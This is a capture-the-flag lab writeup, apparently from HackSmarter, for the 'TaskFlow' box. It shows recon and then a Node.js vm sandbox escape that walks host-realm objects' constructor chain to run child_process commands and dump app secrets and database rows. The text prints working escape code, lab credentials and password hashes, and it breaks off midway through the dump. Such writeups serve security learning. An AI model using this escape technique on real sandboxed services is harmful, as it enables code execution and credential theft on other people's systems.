 HackSmarter
HackSmarter TaskFlow Writeup: Sandbox Escape to Root
HackSmarter TaskFlow CTF writeup: escape Node.js vm through host objects, recover Gitea credentials, abuse Actions for a shell, then use Docker to read root.
HackSmarter TaskFlow
Box Creator
- echoesofwhoami
Objective
You have been hired to perform a penetration test against the client's development infrastructure. The dev team relies heavily on a project management application, which they have provided you access to.
Your task is to start as an unauthenticated attacker, identify all vulnerabilities, and demonstrate full impact by compromising the underlying host (if possible).
Initial Access
The client has provided you with VPN access to their environment, but no other information.
Get started with detailed Rustscan.
┌──(root㉿blackXploit)-[/home/kali/Downloads/hacksmarterlabs/taskflow]
└─# rustscan -b 500 -a 10.1.89.115 --top -- -sC -sV -Pn

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 62 OpenSSH 10.5 (protocol 2.0)
80/tcp open  http    syn-ack ttl 62 nginx 1.30.4
|_http-server-header: nginx/1.30.4
|_http-favicon: Unknown favicon MD5: 0E77F6374077F2FF17DAC05AA1F10748
|_http-title: TaskFlow
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS

after open burp for testing i notice that there is also an api endpoint which is essential for this kind of management application so yeah i then run gobuster against it and got something interesting
┌──(root㉿blackXploit)-[/home/kali/Downloads/hacksmarterlabs/taskflow]
└─# gobuster dir -u http://taskflow.hsm/api -w /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt -b 404
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://taskflow.hsm/api
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/seclists/Discovery/Web-Content/raft-medium-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/docs                 (Status: 200) [Size: 3126]
/pages                (Status: 401) [Size: 43]
/profile              (Status: 401) [Size: 43]
/Pages                (Status: 401) [Size: 43]
/tasks                (Status: 401) [Size: 43]
/Profile              (Status: 401) [Size: 43]
/Docs                 (Status: 200) [Size: 3126]
/me                   (Status: 401) [Size: 43]
/DOCS                 (Status: 200) [Size: 3126]
Progress: 7875 / 29999 (26.25%)^C
look docs endpoint which tells us something about website api documentation
lets see

swagger documentation yeah
API map
Auth (unauthenticated)
- POST /api/login, POST /api/register (username ≥3, password ≥6, email required) — sets access_token cookie
- GET /api/me, GET /api/profile — need cookie
Pages (needs bearer)
- GET/POST /api/pages, GET/PUT/DELETE /api/pages/{id}
- GET /api/pages/image-embed — SSRF candidate: "fetches an image from an internal service… URL must use http:// and hostname must belong to a trusted image service. Request headers are forwarded." Bypass the hostname allowlist → internal port scan / cloud metadata / hit internal services.
Tasks (needs bearer)
- GET/POST /api/tasks, PUT/DELETE /api/tasks/{id}, POST /api/tasks/{id}/comments
- Docs hint: "Tasks may contain sensitive information in comments that is not visible in the task description alone" → look for IDOR on task/page IDs.
Automations (needs bearer)
- GET /api/automations/health — says no auth required, returns internal service status + network topology → recon goldmine.
- POST /api/automations/test — executes supplied JS in a "sandboxed environment" with helpers getTask, getComments, updateTask, deleteTask, createTask, log → RCE / sandbox escape candidate.
- POST /api/automations/run — runs all active scripts.
after all this i have already tried IDOR and SSRF but all are failed.

then after digging into the docs i got a juicy file called swagger-ui-init.js
two interesting endpoints
POST /api/automations/test — "Executes automation code in the sandbox" GET /api/pages/image-embed — SSRF proxy

It even leaks a default token in the TestAutomationDto example: "example": "Bearer sandbox-shared-secret-change-in-production

wow , wait then i remember the website contails a blog section and yeah which helped me here as a hint to map the next attack surface.

Sandbox Bypass in vm2 | CVE-2023-32314 | Snyk
Protections claimed: null-proto context, frozen objects, no process/require, and eval/Function blocked via contextCodeGeneratin: { strings: false }.

Note process/require are gone, but host-style built-ins (Function, eval, WebAssembly, Proxy, Reflect) are present. but as i checked
eval / Function string codegen — blocked because the context disallows string codegen:

eval("typeof process")                                   // Code generation from strings disallowed for this context

this.constructor.constructor("return typeof process")()  // same error

this is a null-prototype object, so the classic constructor.constructor chain lands on the sandbox Function, which can't compile.

Host function recovery via stack traces — the standard prepareStackTrace trick:

Error.prepareStackTrace = (e, s) => s

const frames = new Error().stack         // CallSite[]

frames.map(c => c.getFunction())         // 1 function, constructor.name = "AsyncFunction"

But recovered.constructor.constructor === Function (the sandbox one) → still Code generation from strings disallowed. The async wrapper that runs the code was itself compiled inside the vm context, so it's not host-realm.

WebAssembly — also compiled by the embedder:

new WebAssembly.Module(bytes)  // WebAssembly.Module(): Wasm code generation disallowed by embedder

5. The actual bug: host-realm objects passed into the vm

The key realization: the helper functions (updateTask, log, …) and the global are sandbox realm, but the data injected into the context (tasks, user) is produced by the host pg query results and then passed across the vm boundary. Object.freeze() stops mutation, but it does not change an object's prototype.

So tasks[0] is a host object whose prototype is the host Object.prototype:

tasks[0].constructor          // => host Object          (not the null-proto sandbox Object)

tasks[0].constructor.constructor // => host Function       <-- codegen IS allowed here

Calling that host Function compiles in the host realm, bypassing the vm's strings:false restriction:

const F = tasks[0].constructor.constructor

const process = F("return process")()

log(process.pid)   // 19   -> code execution in the sandbox host realm

user.constructor.constructor works too. (user.constructor.constructor === Function returned false, which is the tell — it's a different realm's Function.)

6. Weaponizing to full control

const F = tasks[0].constructor.constructor

const process = F("return process")()

const global  = F("return globalThis")()

let require   = global.require || (process.mainModule && process.mainModule.require)

|| (process.getBuiltinModule && (n => process.getBuiltinModule(n)))
The app passes tasks and user into the sandbox — and those are host-realm objects (they come straight from Postgres row objects, not from inside the VM). In JavaScript, an object doesn't stop being "the host's object" just because you pass it across a vm boundary. Its prototype chain still points back to host-realm constructors. We can walk that chain from inside the sandbox: tasks[0].constructor // -> host Object tasks[0].constructor.constructor // -> host Function <-- escape host Function was created in the host realm, so vm's codeGeneration restriction — which is scoped to functions whose defining realm is the VM context — does not apply to it. We feed it a string and get back a real, full-functioning process:
const F = tasks[0].constructor.constructor;
const process = F("return process")();
const require = process.mainModule
? process.mainModule.require
: (n) => process.getBuiltinModule(n);   // Node >=22 dropped mainModule
log(require("child_process").execSync("id").toString());

Result: uid=100(sandbox) → code execution inside the container.

before that i tried rev shell then i remember This will likely fail to connect. The blog states the sandbox container is on taskflow-internal with internal: true, meaning it has no outbound route. lets go deeper.
Dumping The App Source Code :
--- Logs ---
{
  "name": "taskflow-sandbox",
  "version": "1.0.0",
  "private": true,
  "scripts": {
    "start": "node src/index.js"
  },
  "dependencies": {
    "express": "^4.21.0",
    "pg": "^8.13.0"
  }
}--- Logs ---
total 28
drwxr-xr-x 1 sandbox sandbox 4096 Mar 24 2026 .
drwxr-xr-x 1 sandbox sandbox 4096 Mar 24 2026 ..
-rw-r--r-- 1 sandbox sandbox 218 Mar 24 2026 db.js
-rw-r--r-- 1 sandbox sandbox 8738 Mar 24 2026 executor.js
-rw-r--r-- 1 sandbox sandbox 1943 Mar 24 2026 index.js
const { Pool } = require('pg')
const pool = new Pool({
connectionString: process.env.DATABASE_URL,
})
pool.on('error', (err) => {
console.error('Unexpected DB pool error:', err.message)
})
✓ Success
--- Logs ---
const vm = require('vm')
const FIELD_MAP = {
title: 'title',
description: 'description',
status: 'status',
priority: 'priority',
timeSpent: 'time_spent',
startDate: 'start_date',
dueDate: 'due_date',
endDate: 'end_date',
}
const DATE_FIELDS = new Set(['startDate', 'dueDate', 'endDate'])
const ENUM_FIELDS = {
status: {
cast: '"TaskStatus"',
allowed: ['backlog', 'todo', 'inprogress', 'testing', 'done', 'archived'],
},
priority: {
cast: '"TaskPriority"',
allowed: ['low', 'medium', 'high'],
},
}
const TIMEOUT_MS = 5000
function mapTaskRow(row) {
return {
id: row.id,
userId: row.user_id,
title: row.title,
description: row.description,
timeSpent: row.time_spent,
status: row.status,
priority: row.priority,
startDate: row.start_date,
dueDate: row.due_date,
endDate: row.end_date,
createdAt: row.created_at,
updatedAt: row.updated_at,
}
}
async function execute(code, userId, pool) {
const userRes =
✓ Success
--- Logs ---
const express = require('express')
const pool = require('./db')
const { execute } = require('./executor')
const app = express()
const PORT = process.env.PORT || 3001
const SANDBOX_SECRET = process.env.SANDBOX_SECRET
app.use(express.json({ limit: '1mb' }))
app.use('/health', (_req, res) => {
res.json({ status: 'ready' })
})
async function handleExec(req, res) {
const reqData = {
...req.body,
...req.query,
}
if (SANDBOX_SECRET) {
const auth = req.headers.authorization || reqData.token
if (auth !== `Bearer ${SANDBOX_SECRET}`) {
return res.status(401).json({
error: 'Unauthorized: Provide a valid Bearer token'
})
}
}
const { code, userId } = reqData
if (!code || !userId) {
return res.status(400).json({ error: 'Missing required fields: code, userId' })
}
try {
const result = await execute(code, userId, pool)
res.json(result)
} catch (err) {
console.error('Execution error:', err)
res.json({
success:
--- Logs ---
DATABASE_URL=postgresql://taskflow:Pgta5kfl0w_Pr0d!@db:5432/taskflow
NODE_VERSION=20.20.1
HOSTNAME=d045dd66d0b9
YARN_VERSION=1.22.22
SHLVL=2
HOME=/home/sandbox
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SANDBOX_SECRET=sandbox-shared-secret-change-in-production
PWD=/appDumping the Database
const F = tasks[0].constructor.constructor;
const process = F("return process")();
const require = process.mainModule ? process.mainModule.require : (n => process.getBuiltinModule(n));

const db = require("/app/src/db.js");
const q = async (s) => (await db.query(s)).rows;
const tables = [
  ["users",       "id,username,email,is_admin,password_hash"],
  ["comments",    "id,task_id,user_id,content"],
  ["tasks",       "id,user_id,title,description,status"],
  ["pages",       "id,user_id,title"],
  ["automations", "id,user_id,name,code"],
];
for (const [t, cols] of tables) {
  const rows = await q(`select ${cols} from ${t}`);
  log(`=== ${t} (${rows.length}) ===`);
  for (const r of rows) log(JSON.stringify(r));
}

--- Logs ---
=== users (8) ===
{"id":5,"username":"tld3035","email":"tld3035@example.com","is_admin":false,"password_hash":"$2b$10$.ZKvtKU1oQGqkua04QbuUunweT4o6QtC3zlGZzy/sOQQZ7dfyMw02"}
{"id":6,"username":"tld3035b","email":"tld3035b@example.com","is_admin":false,"password_hash":"$2b$10$bTKodYggwXiNRmntBmqG5OuPo2rZUVST46MkNbSXPCcQUPgGlkfrC"}
{"id":7,"username":"echoes","email":"echoesofwhoami@taskflow.hsm","is_admin":false,"password_hash":"$2b$10$fw6qgEdg2fgb.e5ww3u45.ELfSNmiCYFoPqAv5M5Ol/.bU7nq7F2O"}
{"id":76,"username":"solver39256338","email":"solver39256338@example.com","is_admin":false,"password_hash":"$2b$10$wP8SrE2zTP9ZEVqO9LJH6uQf3xy0RE41NfdZSmW95m6ky57EXW6Vq"}
{"id":1,"username":"admin","email":"admin@taskflow.hsm","is_admin":true,"password_hash":"$2b$10$fPk4o5yfiI278RCjxl/EXe7PeX5waTsFq3U8xoVoBjYU3tEyioV56"}
{"id":116,"username":"test","email":"blackxploit@test.hsm","is_admin":false,"password_hash":"$2b$10$mGG.ZZdozWp5l1cjW9ULN.yFFvYJjI7rxD9BdMlcNOMlIhdf9PZj."}
{"id":117,"username":"test2","email":"test@test.com","is_admin":false,"password_hash":"$2b$10$wizpeDEIgOT7duRAyQVqgeb6mOqmM35SOuu.1CAhPcGp8nYysasnK"}
{"id":118,"username":"test3","email":"test3@test.hsm","is_admin":false,"password_hash":"$2b$10$a0n4YhGmj7o4s5Sgosm6WuDdB5fQ3lmgIRBa7ceXLWt8XLa0QihWy"}
=== comments (8) ===
{"id":1,"task_id":4,"user_id":1,"content":"Randy confirmed he can start next week. Need to get his access sorted before Monday."}
{"id":2,"task_id":4,"user_id":1,"content":"Created the account on gitea.taskflow.hsm:\n\nUsername: randy\nPassword: R4ndyFr33worK!2025\n\nHe should change this on first login but knowing Randy he probably won't."}
{"id":3,"task_id":4,"user_id":1,"content":"SSH key upload is enabled so he can push via git+ssh once he adds his public key."}
{"id":4,"task_id":4,"user_id":1,"content":"Done. Sent Randy the credentials via encrypted email."}
{"id":5,"task_id":1,"user_id":1,"content":"Pipeline is green. E2E tests run on every push to main. Deploys automatically if tests pass."}
{"id":6,"task_id":11,"user_id":7,"content":"I feel so many things at the same time"}
{"id":7,"task_id":12,"user_id":7,"content":"Try slightly harder"}
{"id":8,"task_id":14,"user_id":116,"content":"my comment"}
=== tasks (17) ===
{"id":1,"user_id":1,"title":"Set up CI/CD pipeline for staging","description":"Configure automated builds and deploys for the staging environment using Gitea Actions. Ensure tests run before merge.","status":"done"}
